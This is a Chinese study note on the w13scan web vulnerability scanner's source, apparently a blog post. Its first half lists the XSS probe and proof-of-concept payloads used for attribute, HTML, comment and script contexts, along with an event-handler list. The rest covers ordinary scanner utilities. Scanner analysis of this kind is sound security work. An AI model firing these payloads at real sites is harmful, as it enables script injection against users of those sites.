同样的去判断回显 有则输出结果

如果回显位置是在attibute里

flag 是 `flag = random_str(5)`
如果content是key
测试闭合的payload是 `"><{} ".format(flag)`
如果闭合没有被转义那么可用的payload是 `truepayload = "><svg onload=alert 1 >"`
如果content不是key

测试 attibutes

那么测试的闭合payload

```
for _payload in ["'", "\"", " "]:
    payload = _payload + flag + "=" + _payload
```

如果没被转义 那么可以用的payload

```
truepayload = "{payload} onmouseover=prompt(1){payload}".format(payload=_payload)
```

测试 html

闭合payload

```
for _payload in [r"'><{}>", "\"><{}>", "><{}>"]:
    payload = _payload.format(flag)
```

如果没被转义 可使用的payload `"svg onload=alert\ 1`"`

针对特殊属性进行处理

特殊属性

```
specialAttributes = ['srcdoc', 'src', 'action', 'data', 'href']
```

如果标签是这些属性
直接把flag写到这些属性的value值里再次发起请求测试回显

```
specialAttributes = ['srcdoc', 'src', 'action', 'data', 'href']  # 特殊处理属性
keyname = details["attibutes"][0][0]
tagname = details["tagname"]
if keyname in specialAttributes:
    flag = random_str(7)
    data[k] = flag
    req = self.req(positon, data)
    _occerens = SearchInputInResponse(flag, req.text)
```

如果属性是 style
那么测试的payload是 `payload = "expression(a({}))".format(random_str(6, string.ascii_lowercase))`

如果在 xss_eval_attitudes里

```
XSS_EVAL_ATTITUDES = ['onbeforeonload', 'onsubmit', 'ondragdrop', 'oncommand', 'onbeforeeditfocus', '
                      'onoverflow', 'ontimeupdate', 'onreset', 'ondragstart', 'onpagehide', 'onunhand
                      'oncopy',
                      'onwaiting', 'onselectstart', 'onplay', 'onpageshow', 'ontoggle', 'oncontextmen
                      'onbeforepaste', 'ongesturestart', 'onafterupdate', 'onsearch', 'onseeking',
                      'onanimationiteration',
                      'onbroadcast', 'oncellchange', 'onoffline', 'ondraggesture', 'onbeforeprint', '
                      'onbeforedeactivate', 'onhelp', 'ondrop', 'onrowenter', 'onpointercancel', 'ona
                      'onmouseup',
                      'onbeforeupdate', 'onchange', 'ondatasetcomplete', 'onanimationend', 'onpointer
                      'onlostpointercapture', 'onanimationcancel', 'onreadystatechange', 'ontouchleav
                      'onloadstart',
                      'ondrag', 'ontransitioncancel', 'ondragleave', 'onbeforecut', 'onpopuphiding',
                      'ongotpointercapture', 'onfocusout', 'ontouchend', 'onresize', 'ononline', 'onc
                      'ondataavailable', 'onformchange', 'onredo', 'ondragend', 'onfocusin', 'onundo'
                      'onstalled', 'oninput', 'onmousewheel', 'onforminput', 'onselect', 'onpointerle
                      'ontouchenter', 'onsuspend', 'onoverflowchanged', 'onunload', 'onmouseleave',
                      'onanimationstart',
                      'onstorage', 'onpopstate', 'onmouseout', 'ontransitionrun', 'onauxclick', 'onpo
                      'onkeydown', 'onseeked', 'onemptied', 'onpointerup', 'onpaste', 'ongestureend',
                      'ondragenter', 'onfinish', 'oncut', 'onhashchange', 'ontouchcancel', 'onbeforea
                      'onafterprint', 'oncanplaythrough', 'onhaschange', 'onscroll', 'onended', 'onlo
                      'ontouchmove', 'onmouseover', 'onbeforeunload', 'onloadend', 'ondragover', 'onk
                      'onmessage',
                      'onpopuphidden', 'onbeforecopy', 'onclose', 'onvolumechange', 'onpropertychange
                      'onmousedown', 'onrowinserted', 'onpopupshowing', 'oncommandupdate', 'onerrorup
                      'onpopupshown',
                      'ondurationchange', 'onbounce', 'onerror', 'onend', 'onblur', 'onfilterchange',
                      'onstart',
                      'onunderflow', 'ondragexit', 'ontransitionend', 'ondeactivate', 'ontouchstart',
                      'onpointermove', 'onwheel', 'onpointerover', 'onloadeddata', 'onpause', 'onrepe
                      'onmouseenter',
                      'ondatasetchanged', 'onbegin', 'onmousemove', 'onratechange', 'ongesturechange'
                      'onlosecapture',
                      'onplaying', 'onfocus', 'onrowsdelete']
```

也是直接搞个随机数写到value里看回显来判断

如果回显位置是注释里

闭合的payload是

```
for _payload in ["-->", "--!>"]:
    payload = "{}<{}>".format(_payload, flag)
```

如果没被转义 那么可用的payload `payload.format(_payload, "svg onload=alert 1 ")`

如果回显位置是script里

闭合的payload

```
script_tag = random_upper(details["tagname"])
payload = "</{}><{}>{}</{}>".format(script_tag,
                                   script_tag, flag,
                                   script_tag)
```

可用的payload

```
truepayload = "</{}><{}>{}</{}>".format(script_tag,
                                       script_tag, "prompt(1)",
                                       script_tag)
```

将payload写到value值 发起请求 测试回显

同时 js语法树分析反射
因为回显的位置是在js中所以这里还需要解析下js语法

如果回显的位置是 `InlineComment` js单行注释

那么闭合的payload `payload = "\n;{};//".format(flag)`
可使用的payload `truepayload = "\n;{};//".format('prompt(1)')`

如果回显的位置是 `BlockComment` js块注释

闭合 payload

```
flag = "0x" + random_str(4, "abcdef123456")
payload = "*/{};/*".format(flag)
```

这里的pyalod是随机出来的0x加上这几个字符串没有使用默认的全部有点疑惑
可用的payload `truepayload = "*/{};/*".format('prompt(1)')`

如果回显的位置是 `ScriptIdentifier`

可用的payload `prompt(1);//`

如果回显的位置是 `ScriptLiteral`

如果回显位置的前缀是 单引号或者双引号 那么闭合payload

`payload = '{quote}-{rand}-{quote}'.format(quote=quote, rand=flag)`
可用payload `truepayload = '{quote}-{rand}-{quote}'.format(quote=quote, rand="prompt(1)")`
否则payload是 `payload = "0x" + random_str(4, "abcdef123456")`
可用payload `truepayload = "prompt(1)"`
发起请求测试回显

学习的地方 (可以抄)


colorama 控制台彩色输出 支持windows

用的第三方库 `colorama` 控制台彩色输出 支持windows

`https://pypi.org/project/colorama/`

随机banner

```
def banner():
    msg = "w13scan v{}".format(VERSION)
    sfw = True
    s = milk_random_cow(msg, sfw=sfw)
    dataToStdout(random_colorama(s) + "\n\n")
```



这个很酷啊 有颜色和随机的图案

load_file_to_module 另一种动态加载插件的方式

使用util通过模块的名字和路径来导入模块

```
    module_name = 'plugin_{0}'.format(get_filename(file_path, with_ext=False))
    spec = importlib.util.spec_from_file_location(module_name, file_path, loader=PocLoader(module_nam
    mod = importlib.util.module_from_spec(spec)
    spec.loader.exec_module(mod)
    return mod
```

解析post数据类型

是 FakeReq 解析请求里的方法

W13SCAN/lib/parse/parse_request.py#L38

```
def _analysis_post(self):
    post_data = unquote(self._body)
    if re.search('([^=]+)=([^%s]+%s?)' % (DEFAULT_GET_POST_DELIMITER, DEFAULT_GET_POST_DELIMITER),
                 post_data):
        self._post_hint = POST_HINT.NORMAL
        self._post_data = paramToDict(post_data, place=PLACE.POST, hint=self._post_hint)

    elif re.search(JSON_RECOGNITION_REGEX, post_data):
        self._post_hint = POST_HINT.JSON

    elif re.search(XML_RECOGNITION_REGEX, post_data):
        self._post_hint = POST_HINT.XML

    elif re.search(JSON_LIKE_RECOGNITION_REGEX, post_data):
        self._post_hint = POST_HINT.JSON_LIKE

    elif re.search(ARRAY_LIKE_RECOGNITION_REGEX, post_data):
        self._post_hint = POST_HINT.ARRAY_LIKE
        self._post_data = paramToDict(post_data, place=PLACE.POST, hint=self.post_hint)

    elif re.search(MULTIPART_RECOGNITION_REGEX, post_data):
        self._post_hint = POST_HINT.MULTIPART
```

raw方法

是 FakeReq 解析请求里的方法

W13SCAN/lib/parse/parse_request.py#L93

返回一个raw数据 类似burp的请求包

```
@property
def raw(self):
    # Build request
    req_data = '%s %s %s\r\n' % (self.method, self._uri, self._request_version)
    # Add headers to the request
    for k, v in self._headers.items():
        req_data += k + ': ' + v + '\r\n'
    req_data += '\r\n'
    req_data += self._body
    return req_data
```

text 自动解码响应体

是 `FakeResp` 解析请求里的方法
获取响应体内容

`W13SCAN/lib/parse/parse_responnse.py#L44`

```
    @property
    def text(self):
        if self._decoding:
            try:
                return self._body.decode(self._decoding)
            except Exception as e:
                return self._body.decode('utf-8', "ignore")
        return self._body.decode('utf-8', "ignore")
```

将参数拆分为名称和值 返回字典

是 插件父类的方法

```
def paramToDict(parameters, place=PLACE.GET, hint=POST_HINT.NORMAL) -> dict:
    """
    Split the parameters into names and values, check if these parameters
    are within the testable parameters and return in a dictionary.
    """

    testableParameters = {}
    if place == PLACE.COOKIE:
        splitParams = parameters.split(DEFAULT_COOKIE_DELIMITER)
        for element in splitParams:
            parts = element.split("=")
            if len(parts) >= 2:
                testableParameters[parts[0]] = ''.join(parts[1:])
    elif place == PLACE.GET:
        splitParams = parameters.split(DEFAULT_GET_POST_DELIMITER)
        for element in splitParams:
            parts = element.split("=")
            if len(parts) >= 2:
                testableParameters[parts[0]] = ''.join(parts[1:])
    elif place == PLACE.POST:
        if hint == POST_HINT.NORMAL:
            splitParams = parameters.split(DEFAULT_GET_POST_DELIMITER)
            for element in splitParams:
                parts = element.split("=")
                if len(parts) >= 2:
                    testableParameters[parts[0]] = ''.join(parts[1:])
        elif hint == POST_HINT.ARRAY_LIKE:
            splitParams = parameters.split(DEFAULT_GET_POST_DELIMITER)
            for element in splitParams:
                parts = element.split("=")
                if len(parts) >= 2:
                    key = parts[0]
                    value = ''.join(parts[1:])
                    if '[' in key:
                        if key not in testableParameters:
                            testableParameters[key] = []
                        testableParameters[key].append(value)
                    else:
                        testableParameters[key] = value
    return testableParameters
```

对url去重泛化模块

`W13SCAN/lib/core/spiderset.py`

代理模块

代理模块很好用

xss 语法语义的形式

等等

w13scan值得学习的太多了 对于自己的扫描器设计又有了一些想法 并且也可以抄很多代码